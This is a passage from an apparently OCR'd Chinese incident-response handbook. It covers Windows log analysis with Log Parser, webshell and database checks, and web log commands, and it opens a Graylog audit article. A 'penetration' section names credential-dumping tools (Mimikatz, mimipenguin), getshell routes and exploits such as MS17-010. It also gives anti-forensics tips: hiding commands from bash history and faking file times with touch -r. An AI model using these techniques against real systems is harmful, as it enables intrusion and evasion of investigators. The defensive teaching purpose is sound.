8.磁盘、卷、键盘、网络层等过滤驱动检测，并支持删除
9.注册表编辑
10.进程 iat、eat、inline hook、patches 检测和恢复
11.文件系统查看，支持基本的文件操作
12.查看（编辑）IE 插件、SPI、启动项、服务、Host 文件、映像劫持、文件关联、系统防火墙规则、IME
13.ObjectType Hook 检测和恢复
14.DPC 定时器检测和删除
15.MBR Rootkit 检测和修复
16.内核对象劫持检测
17.WorkerThread 枚举
18.Ndis 中一些回调信息枚举
19.硬件调试寄存器、调试相关 API 检测
20.枚举 SFilter/Fltmgr 的回调
21.系统用户名检测

PS：最简单的使用方法，根据颜色去辨识——可疑进程，隐藏服务、被挂钩函数：红色，然后根据程序右键功能去定位具体的程序和移除功能。根据可疑的进程名等进行互联网信息检索然后统一清除并关联注册表。



Webshell 排查


1. 可以使用 hm




2. 也可以使用盾类（D 盾、暗组盾），如果可以把 web 目录导出，可以在自己虚拟机进行分析

3.2.5 日志分析

1. 打开事件管理器（开始—管理工具—事件查看/开始运行 eventvwr）
2. 主要分析安全日志，可以借助自带的筛选功能





3. 可以把日志导出为文本格式，然后使用 notepad++打开，使用正则模式去匹配远程登录过的 IP 地址，在界定事件日期范围的基础，可以提高效率

正则是：

((?:(?:25[0-5]|2[0-4]\d|((1\d{2})|([1-9]?\d)))\.){3}(?:25[0-5]|2[0-4]\d|((1\d{2})|([1-9]?\d))))


4. 强大的日志分析工具 Log Parser

管理员: Log Parser 2.2

```
       LogParser -c -i:<input_format> -o:<output_format> <from_entity>
                 <into_entity> [<where_clause>] [<input_format_options>]
                 [<output_format_options>] [-multiSite[:ON|OFF]]
                 [-q[:ON|OFF]] [-e:<max_errors>] [-iw[:ON|OFF]]
                 [-stats[:ON|OFF]] [-queryInfo]

 -i:<input_format>   :  one of IISW3C, NCSA, IIS, IISODBC, BIN, IISMSID,
                        HTTPERR, URLSCAN, CSV, TSV, W3C, XML, EVT, ETW,
                        NETMON, REG, ADS, TEXTLINE, TEXTWORD, FS, COM (if
                        omitted, will guess from the FROM clause)
 -o:<output_format>  :  one of CSV, TSV, XML, DATAGRID, CHART, SYSLOG,
                        NEUROVIEW, NAT, W3C, IIS, SQL, TPL, NULL (if omitted,
                        will guess from the INTO clause)
 -q[:ON|OFF]         :  quiet mode; default is OFF
 -e:<max_errors>     :  max # of parse errors before aborting; default is -1
                        (ignore all)
 -iw[:ON|OFF]        :  ignore warnings; default is OFF
 -stats[:ON|OFF]     :  display statistics after executing query; default is
                        ON
 -c                  :  use built-in conversion query
 -multiSite[:ON|OFF] :  send BIN conversion output to multiple files
                        depending on the SiteID value; default is OFF
 -saveDefaults       :  save specified options as default values
 -restoreDefaults    :  restore factory defaults
 -queryInfo          :  display query processing information (does not
                        execute the query)


Examples:
 LogParser "SELECT date, REVERSEDNS(c-ip) AS Client, COUNT(*) FROM file.log
            WHERE sc-status<>200 GROUP BY date, Client" -e:10
 LogParser file:myQuery.sql?myInput=C:\temp\ex*.log+myOutput=results.csv
 LogParser -c -i:BIN -o:W3C file1.log file2.log "ComputerName IS NOT NULL"

Help:
 -h GRAMMAR                  : SQL Language Grammar
 -h FUNCTIONS [ <function> ] : Functions Syntax
 -h EXAMPLES                 : Example queries and commands
 -h -i:<input_format>        : Help on <input_format>
 -h -o:<output_format>       : Help on <output_format>
 -h -c                       : Conversion help
```

#分析 IIS 日志


LogParser.exe "select top 10 time, c-ip,cs-uri-stem, sc-status, time-taken from C:\Users\sm0nk\Desktop\iis.log" -o:datagrid



有了这些我们就可以对 windows 日志进行分析了比如我们分析域控日志的时候，想要查询账户登陆过程中，用户正确，密码错误的情况，我们需要统计出源 IP，时间，用户名时，我们可以这么写（当然也可以结合一些统计函数，分组统计等等）：

LogParser.exe -i:EVT "SELECT TimeGenerated,EXTRACT_TOKEN(Strings,0,'|') AS

```
USERNAME,EXTRACT\_TOKEN(Strings,2,'|') AS SERVICE\_NAME,EXTRACT\_TOKEN(Strings,5,'|') AS Client_IP
FROM 'e:\logparser\xx.evtx' WHERE EventID=675"
```



事件 ID 是很好的索引

```
Windows server 2008 系列参考 eventID：
4624 - 帐户已成功登录
4625 - 帐户登录失败
4648 - 试图使用明确的凭证登录（例如远程桌面）
```

3.2.6 相关处置

1. 通过网络连接锁定的可疑进程，进行定位恶意程序后删除(taskkill)
2. 木马查杀，可配合 pchunter 进行进一步专业分析，使用工具功能进行强制停止以及删除
3. 最后清理后，统一查看网络连接、进程、内核钩子等是否正常。

3.3 应用类

Mysql MSSQL 数据库类

1. 检查 mysql\lib\plugin 目录没有发现异常文件（参考 UDF 提权）
2. Mysql : select * from mysql.func
3. MSSQL，检查 xp_cmdshell 等存储过程正常与否

Apache、tomcat、Nginx、IIS 的 Web 日志类

无论任何 web 服务器其实日志需要关注的东西是一致的，即 access_log 和 error_log。一般在确定 ip 地址后，通过:


find .access_log |grep xargsip 攻击地址

find .access_log| grep xargs 木马文件名


```
页面访问排名前十的 IP
cat access.log | cut -f1 -d " " | sort | uniq -c | sort -k 1 -r | head -10
页面访问排名前十的 URL
cat access.log | cut -f4 -d " " | sort | uniq -c | sort -k 1 -r | head -10
查看最耗时的页面
cat access.log | sort -k 2 -n -r | head 10
```

在对 WEB 日志进行安全分析时，可以按照下面两种思路展开，逐步深入，还原整个攻击过程。

1. 首先确定受到攻击、入侵的时间范围，以此为线索，查找这个时间范围内可疑的日志，进一步排查，最终确定攻击者，还原攻击过程。



2. 一般攻击者在入侵网站后，通常会上传一个后门文件，以方便自己以后访问。我们也可以以该文件为线索来展开分析。



Web 日志安全分析，完全可以平台化，涉及的知识面也比较丰富，大多数是特征匹配的方式，但基本也结合了模型和学习的新技能。有兴趣的同学可移步《Web 日志安全分析浅谈》

4 应急总结

1. 核心思路是“顺藤摸瓜”
2. 碎片信息的关联分析
3. 时间范围的界定以及关键操作时间点串联
4. Web 入侵类，shell 定位很重要
5. 假设与求证
6. 攻击画像与路线确认

5 渗透反辅

1. 密码读取

a) Windows:Mimikatz

b) Linux:mimipenguin

2. 帐号信息

a) 操作系统帐号

b) 数据库帐号

c) 应用帐号信息

3. 敏感信息

a) 配置信息

b) 数据库信息

c) 服务端口信息

d) 指纹信息

4. 滚雪球式线性拓展

a) 密码口令类拓展（远控）

b) 典型漏洞批量利用

5. 操作系统攻防 TIPS

a) Ubuntu 系统，在命令输入前加个空格，命令操作不会被记录到 history

b) 针对 linux 的文件时间，可以采用 touch -r 进行迷惑排查者

6. 常见的入侵方式 Getshell 方法

a) WEB 入侵

i. 典型漏洞：注入 Getshell，上传 Getshell，命令执行 Getshell，文件包含 Getshell，代码执行 Getshell，编辑器 getshell，后台管理 Getshell，数据库操作 Getshell

ii. 容器相关 :Tomcat、Axis2、WebLogic 等中间件弱口令上传 war 包等 ,Websphere、weblogic、jboss 反序列化，Struts2 代码执行漏洞，Spring 命令执行漏洞

b) 系统入侵

i. SSH 破解后登录操作

ii. RDP 破解后登录操作

iii. MSSQL 破解后远控操作

iv. SMB 远程命令执行（MS08-067、MS17-010、CVE-2017-7494）

c) 典型应用

i. Mail 暴力破解后信息挖掘及漏洞利用

ii. VPN 暴力破解后绕过边界

iii. Redis 未授权访问或弱口令可导 ssh 公钥或命令执行

iv. Rsync 未授权访问类

v. Mongodb 未授权访问类

vi. Elasticsearch 命令执行漏洞

vii. Memcache 未授权访问漏洞

viii. 服务相关口令（mysqlldap zebra squid vncsmb）

6 资源参考

https://www.waitalone.cn/linux-find-webshell.html

http://vinc.top/category/yjxy/

http://www.shellpub.com/

http://linux.vbird.org/linux_security/0420rkhunter.php

https://cisofy.com/download/lynis/

https://sobug.com/article/detail/27?from=message&isappinstalled=1

http://www.freebuf.com/articles/web/23358.html

https://www.microsoft.com/en-us/download/details.aspx?id=24659

http://www.cnblogs.com/downmoon/archive/2009/09/02/1558409.html

http://wooyun.jozxing.cc/static/drops/tips-7462.html

http://bobao.360.cn/learning/detail/3830.html

https://yq.aliyun.com/ziliao/65679

http://secsky.sinaapp.com/188.html

http://blog.sina.com.cn/s/blog_d7058b150102wu07.html

http://www.sleuthkit.org/autopsy/

https://xianzhi.aliyun.com/forum/read/1723.html

7 FAQ

1. 应急需求有哪些分类：

a) 被谁入侵了？关联攻击 IP 攻击者信息

b) 怎么入侵的？关联入侵时间轴、漏洞信息

c) 为什么被入侵？关联行业特性、数据信息、漏洞信息

d) 数据是否被窃取？关联日志审计

e) 怎么办？关联隔离、排查分析、删马（解密）、加固、新运营

2. 关于 windows 的日志工具（log parser）有无图形界面版？

Log Parser Lizard 是一款用 Vc++.net 写的 logParser 增强工具。主要有以下特点：


a) 封装了 logParser 命令，带图形界面，大大降低了 LogParser 的使用难度。

b) 集成了几个开源工具，如 log4net 等。可以对 IIS logs\EventLogs\active directory\log4net\File Systems\T-SQL 进行方便的查询。

c) 集成了 Infragistics.UltraChart.Core.v4.3、Infragistics.Excel.v4.3.dll 等，使查询结果可以方便的以图表或 EXCEL 格式展示。

d) 集成了常见的查询命令，范围包含六大模块:IIS

e) 可以将查询过的命令保存下来，方便再次使用。



PS:软件是比较老的，对新系统兼容性不好，还是建议微软原生态 log parser

3. 在 linux 日志中，有无黑客入侵后的操作命令的统计

a) 可以根据 history 信息进行溯源分析，但一般可能会被清除

b) 还有方法是需要结合 accton 和 lastcomm

```
[root@localhost sm0nk]# accton  off
Turning off process accounting.
[root@localhost sm0nk]# accton  /home/sm0nk/pacct.log
Turning on process accounting, file set to '/home/sm0nk/pacct.log'.
[root@localhost sm0nk]# lastcomm -f /home/sm0nk/pacct.log
bash             SF    root     pts/0      0.00 secs Thu Jun  1 15:28
bash             SF    root     pts/0      0.00 secs Thu Jun  1 15:28
bash              F    root     pts/0      0.00 secs Thu Jun  1 15:28
bash              F    root     pts/0      0.00 secs Thu Jun  1 15:28
bash              F    root     pts/0      0.00 secs Thu Jun  1 15:28
bash              F    root     pts/0      0.00 secs Thu Jun  1 15:28
cat                    sm0nk    pts/1      0.00 secs Thu Jun  1 15:27
ksmtuned          F    root     __         0.00 secs Thu Jun  1 15:27
awk                    root     __         0.00 secs Thu Jun  1 15:27
ksmtuned          F    root     __         0.00 secs Thu Jun  1 15:27
ksmtuned          F    root     __         0.00 secs Thu Jun  1 15:27
pgrep                  root     __         0.02 secs Thu Jun  1 15:27
ksmtuned          F    root     __         0.00 secs Thu Jun  1 15:27
awk                    root     __         0.00 secs Thu Jun  1 15:27
sleep                  root     __         0.00 secs Thu Jun  1 15:26
bash              F    sm0nk    pts/1      0.00 secs Thu Jun  1 15:27
gdbus                X sm0nk    pts/1      0.00 secs Thu Jun  1 15:27
bash              F    sm0nk    pts/1      0.00 secs Thu Jun  1 15:27
pool                 X sm0nk    pts/1      0.00 secs Thu Jun  1 15:27
uname                  sm0nk    pts/1      0.00 secs Thu Jun  1 15:27
id                     sm0nk    pts/1      0.00 secs Thu Jun  1 15:27
bash              F    root     pts/0      0.00 secs Thu Jun  1 15:27
bash              F    root     pts/0      0.00 secs Thu Jun  1 15:27
bash              F    root     pts/0      0.00 secs Thu Jun  1 15:27
accton           S     root     pts/0      0.00 secs Thu Jun  1 15:27
[root@localhost sm0nk]# lastcomm -f /home/sm0nk/pacct.log --user sm0nk
cat                    sm0nk    pts/1      0.00 secs Thu Jun  1 15:27
bash              F    sm0nk    pts/1      0.00 secs Thu Jun  1 15:27
gdbus                X sm0nk    pts/1      0.00 secs Thu Jun  1 15:27
bash              F    sm0nk    pts/1      0.00 secs Thu Jun  1 15:27
```


4. 3.2.3 提到了 Windows-Exploit-Suggester，有无 linux 版？

Linux_Exploit_Suggesterhttps://github.com/PenturaLabs/Linux_Exploit_Suggester

```
$ perl ./Linux_Exploit_Suggester.pl -k 2.6.28

Kernel local: 2.6.28

Possible Exploits:
[+] sock_sendpage2
   Alt: proto_ops    CVE-2009-2692
   Source: http://www.exploit-db.com/exploits/9436
[+] half_nelson3
   Alt: econet    CVE-2010-4073
   Source: http://www.exploit-db.com/exploits/17787/
[+] reiserfs
   CVE-2010-1146
   Source: http://www.exploit-db.com/exploits/12130/
[+] pktcdvd
   CVE-2010-3437
   Source: http://www.exploit-db.com/exploits/15150/
[+] american-sign-language
   CVE-2010-4347
   Source: http://www.securityfocus.com/bid/45408/
[+] half_nelson
   Alt: econet    CVE-2010-3848
```

5. 有无 linux 自动化信息收集的脚本工具？

LinEnumhttps://github.com/rebootuser/LinEnum



6. 检测病毒文件的几个网站

https://x.threatbook.cn/

http://www.virscan.org


https://www.virustotal.com/

https://fireeye.ijinshan.com/

7. 有无综合的取证分析工具

Autopsy 是 sleuthkit 提供的平台工具，Windows 和 Linux 磁盘映像静态分析、恢复被删文件、时间线分析，网络浏览历史，关键字搜索和邮件分析等功能

http://www.sleuthkit.org/autopsy/



8. 关于业务逻辑的排查方法说明

新型业务安全中安全事件，例如撞库、薅羊毛、支付、逻辑校验等敏感环节，未在本文体现，所以后续有必要针对业务侧的应急排查方法归纳。

基于 Graylog 日志安全审计实践

作者：新浪 ssrc
原文来源：【安全客】http://bobao.360.cn/learning/detail/4025.html

日志审计是安全运维中常见的工作， 而审计人员如何面对各个角落里纷至沓来的日志的数据，成了一个公通课题，日志集中收集是提高审计效率的第一步。

现在各在安全厂商都提供自己日志中心产品，并提供可视化监控和审计管理工具，各需求方企业也可以使用 ELK 这种开源工具定制自己的日志中心，像 Splunk 这种收费产品也广泛被人们所知，而我们今天要说的是一种集大成的开源日志数据管理解决方案：Graylog， 以及基于 Graylog 安全审计实践。

Graylog 是集 Kafka、MongoDB、ElasticSearch、Java Restful、WEB Dashboard 为一体的日志数据中心管理解决方案，和需要定制化 ELK 解决方案相比，ELK 能做 Graylog 基本都能做， 并且逐渐状大起来的 Graylog 社区，提供各种所需要插件工具来扩展 Graylog 的功能，来支持各种日志协议， 甚至可通过 AlienVault OTX（Open Threat Exchange）提供的 Graylog 插件，访问 OTX 上开源威胁情报，Graylog 为未来的安全日志管理提供了更多的可能性，在提供后台审计管理的 Dashboard 外， Graylog 通过 Restful 服务，对所有收集来的数据提供对外 REST API 接口服务，可以为任何支持 HTTP JSON 访问的语言工具，提供数据查询接口。

关于 Graylog 工具本身更多的原理及使用说明，不在此处赘述，大家可以到 Graylog 官方网站自己查阅，此文重点说明，我们在实际项目用如何使用 Graylog 进行实时的安全日志审计实践的， 希望实际的应用案例，可以打开使用开源日志工具审计日志的思路，涉及进行数据收集、预警、审计、展现与其它设备协作等相关主题，篇幅有限，点到为止。

功能汇总

运行在内网的各种服务的日志数据，以不同的形式存在于不现的平台上，有 Windows、Linux、路由器、IDS、WAF 等厂商设备。大多数情况下，我们可通 Agent 和 Syslog 这种形式，让数据集中到我们日志中心服务上， 先进行数据持久化，然后进行数据审计分析利用。

日志数据背后，映射了某种行为，我们就是通过日志数据来观察存在那些异常的行为。我们通过 Graylog 进行数据收集并完成以下功能：

1-1. 分级存储

按照需求多级存储数据，保证数据安全，且查询高效。我们通过将日志集中收集到 syslog 日志服务中心，持久化存储日志数据， 将日志数据转发 ElasticSearch 集群，根据数据量需求的大小，调整集群规模，通过 Graylog 提供的后台查询系统进行分词查询。

1-2. 快速弹性扩展

多种日志收集方式，可部署在各种设备、服务器、系统之中，实现快速弹性扩展。Graylog 提供了多种 Agent 部署工具，可以跨平台收集日志，通过 Graylog 自身插件的扩展，在服务器端接受各种协议数据。

1-3. 实时威胁报警

经过分析过滤之后发现的威胁行为会及时通过邮件发送给相关负责人，并提供 REST API 产生更多报警类型。REST API 为扩展安全预警策略提供各种方便。

1-4. 直观高效的可视化展示


针对不同数据适时展现图表、柱状图、饼图、世界地图等。快速直观地显示实时数据。

1-5. 自动化威胁检测

实时多级联动，快速分析异常行为，降低单个防护设备的漏报和误报率。 通过第三方设备接收，数据碰撞。

物理硬件部署

